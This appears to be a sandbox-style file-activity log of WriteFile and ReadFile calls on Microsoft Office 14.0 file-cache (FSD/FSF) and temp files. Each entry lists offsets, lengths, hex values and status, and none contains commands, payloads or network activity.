C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	2	18 fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	20	1	5d	]	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 35 00 37 00 42 00 31 00 37 00 39 00 37 00 32 00 2d 00 30 00 39 00 36 00 39 00 2d 00 34 00 34 00 39 00 33 00 2d 00 42 00 33 00 43 00 45 00 2d 00 37 00 41 00 35 00 39 00 45 00 32 00 46 00 30 00 31 00 34 00 34 00 30 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	113	1	05		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23	VMECiV$W(Kea#	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 6e fd 36 5e fd fd 29 40 fd fd 1e 00 6f 73 fd 21 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ n6^)@os!>I	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd 42 fd 41 fd fd 43 fd fd fd 15 56 1c fd 27 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd fd fd 7a fd fd 2c 74 4f fd fd fd 4b 51 46 fd 2a 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 07 fd 12 fd 73 fd 1d 41 fd 19 79 22 fd 66 75 fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 68 fd 2e fd fd 19 4d fd 7e 41 fd 1a 18 fd fd 01 00 00 00 0d 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 70 fd 6e fd 61 fd 36 4a fd 4f fd 16 13 51 fd 01 00 00 00 11 00 00	zVBACV';efHkX,z,tOKQF*;efHkX,s Ay"fu;efHkX,h.M~A;efHkX,pna6JOQ	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	2580	50	05 fd 00 fd 40 03 07 fd fd 42 fd 41 fd fd 43 fd fd fd 15 56 1c fd 27 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@BACV'	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23	VMECiV$W(Kea#	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 10 fd 56 2c 2b 4c fd 71 fd 5e fd fd fd fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 40 7b fd 52 56 16 30 46 fd 22 52 5f fd fd 4f 01 00 00 00 0e 00 00 00 00 00 00 00 fd fd 46 fd 4f fd 61 4d fd fd a6 7d 35 fd 53 01 00 00 00 06 20 fd fd 11 fd 1b 07 13 26 49 fd 0e fd fd 4b fd 1a 7a 03 00 00 00 0f 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 13 fd fd 2f 52 1c fd 4b fd 09 56 5a fd fd 37 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zVV+Lq^0MMCOYpe@{RV0F"R_FOaM}5S&IKzJRwps/RKVZ7	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	14904	122	ea 69 49 01 0c 56 0c 10 fd 56 2c 2b 4c fd 71 fd 5e fd fd fd fd 6b 03 7c 63 2c fd 47 fd 75 fd 02 fd 28 63 7a 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 13 fd fd 2f 52 1c fd 4b fd 09 56 5a fd fd 37 fd 05	iIVV+Lq^k|c,Gu(cz`8fJRwpsJRwps/RKVZ7	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	15032	81	3e 03 00 00 54 07 00 00 00 fd 54 27 0c 10 fd 56 2c 2b 4c fd 71 fd 5e fd fd fd fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 13 fd fd 2f 52 1c fd 4b fd 09 56 5a fd fd 37 fd 01 00 00 00 fd fd 01	>TT'V+Lq^yjXSQJRwps/RKVZ7	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	10824	56	03 10 fd fd 06 00 fd 10 fd 56 2c 2b 4c fd 71 fd 5e fd fd fd fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	V+Lq^0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23	VMECiV$W(Kea#	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	15208	134	ea 69 49 01 0c 56 0c 11 fd 1b 07 13 26 49 fd 0e fd fd 4b fd 1a 7a fd 78 fd 4a 25 19 76 7a 47 fd 70 34 22 fd 02 fd fd 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd fd 2d aa fd 5b 4b fd fd 35 fd 15 1c fd fd 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c fd 6f fd 30 6c fd 4e fd 24 09 5a 4f 32 fd 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 4e fd 38 fd fd fd 49 fd 5b fd 45 11 fd 62 fd 79 05	iIV&IKzxJ%vzGp4"2-[K59u`o0lNZO29N8I[Eby	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	15344	70	ea 69 49 01 0c 56 1c 11 fd 1b 07 13 26 49 fd 0e fd fd 4b fd 1a 7a fd 78 fd 4a 25 19 76 7a 47 fd 70 34 22 fd 02 fd fd 04 00 00 00 00 00 00 00 07 58 22 0c fd fd 46 fd 4f fd 61 4d fd fd a6 7d 35 fd 53 05	iIV&IKzxJ%vzGp4"X"FOaM}5S	success or wait	4	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	2804	298	05 fd 00 fd 6d 07 11 11 fd 1b 07 13 26 49 fd 0e fd fd 4b fd 1a 7a 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 09 11 fd 1b 07 13 26 49 fd 0e fd fd 4b fd 1a 7a 03 00 00 00 01 02 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 40 7b fd 52 56 16 30 46 fd 22 52 5f fd fd 4f 01 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 19 fd 68 fd 2e fd fd 19 4d fd 7e 41 fd 1a 18 fd fd 01 00 00 00 01 01 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 07 fd 12 fd 73 fd 1d 41 fd 19 79 22 fd 66 75 fd 01 00 00 00 05 fd 00 fd fd 07 19 70 fd 6e fd 61 fd 36 4a fd 4f fd 16 13 51 fd 01 00 00 00 01 01 00 10	m&IKz~&IKz@{RV0F"R_h.M~A`sAy"fupna6JOQ	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	15952	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	1648	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 26 1f fd fd	&	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	15992	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd 43 31 fd	C1	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	19456	130	ea 69 49 01 0c 56 0c 75 7f 0c fd 28 07 fd 49 fd 09 6f 70 4a fd 5b 76 fd 79 06 fd fd fd 3b fd 40 fd 61 fd 77 fd fd fd 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c 1c fd fd 11 51 37 fd 4a fd 09 3c fd fd 24 68 03 39 03 00 75 fd 00 fd 60 03 0c fd 13 fd 5f fd 4b 56 42 fd 12 2f fd 49 60 fd 31 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 00 35 fd fd 4f fd 4b fd 4f fd fd fd fd 71 79 05	iIVu(IopJ[vy;@aw*Q7J<h9u`_KVB/I`195OKOqy	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	19704	70	ea 69 49 01 0c 56 24 75 7f 0c fd 28 07 fd 49 fd 09 6f 70 4a fd 5b 76 fd 79 06 fd fd fd 3b fd 40 fd 61 fd 77 fd fd fd 06 00 00 00 00 00 00 00 07 58 22 0c fd fd 5c fd 02 fd 32 4d fd fd 0e fd 6d fd 09 fd 05	iIV$u(IopJ[vy;@awX"\2Mm	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	19904	690	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd fd fd 38 fd fd fd 46 fd 1b fd fd fd 06 00 fd 01 00 00 00 fd 54 27 0c fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 19 00 fd 03 00 00 fd 54 27 14 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 39 00 fd 03 00 00 fd 54 27 1c fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 61 00 fd 03 00 00 fd 54 fd 0c 6b fd 04 1b fd fd 7a 45 fd fd fd fd fd fd fd fd fd 07 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 14 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 1c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 7a 03 00 00 fd 54 27 24 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 55 00	>TT'>V A'0AyjXSQJRwps8FT'uV%QA 69T'uV%QA699T'uV%QA69aTkzE 7YM5< 7YM5< 7YM5<zT'$uV%QA69U	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	3674	372	05 fd 00 fd fd 09 11 75 7f 0c fd 28 07 fd 49 fd 09 6f 70 4a fd 5b 76 01 00 00 00 01 06 00 20 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 0e 75 7f 0c fd 28 07 fd 49 fd 09 6f 70 4a fd 5b 76 02 00 00 00 01 01 00 21 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 09 75 7f 0c fd 28 07 fd 49 fd 09 6f 70 4a fd 5b 76 04 00 00 00 01 02 00 22 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 10 47 2d 33 76 21 fd fd 4b fd 49 fd fd fd 76 26 fd 01 00 00 00 01 03 00 23 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 57 fd 1c 21 fd fd 04 fd 46 fd 5a 63 fd 48 68 23 fd 01 00 00 00 01 06 00 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 67	u(IopJ[v u(IopJ[v!u(IopJ[v"G-3 v!KIv&#W!FZcHh#$`g	success or wait	3	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	21248	40	10 00 00 00 03 00 00 00 11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 56 fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	16672	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 e4 21 60	#!`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	21288	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 15 fd fd fd	#	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\d6R(FV6hpC IRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
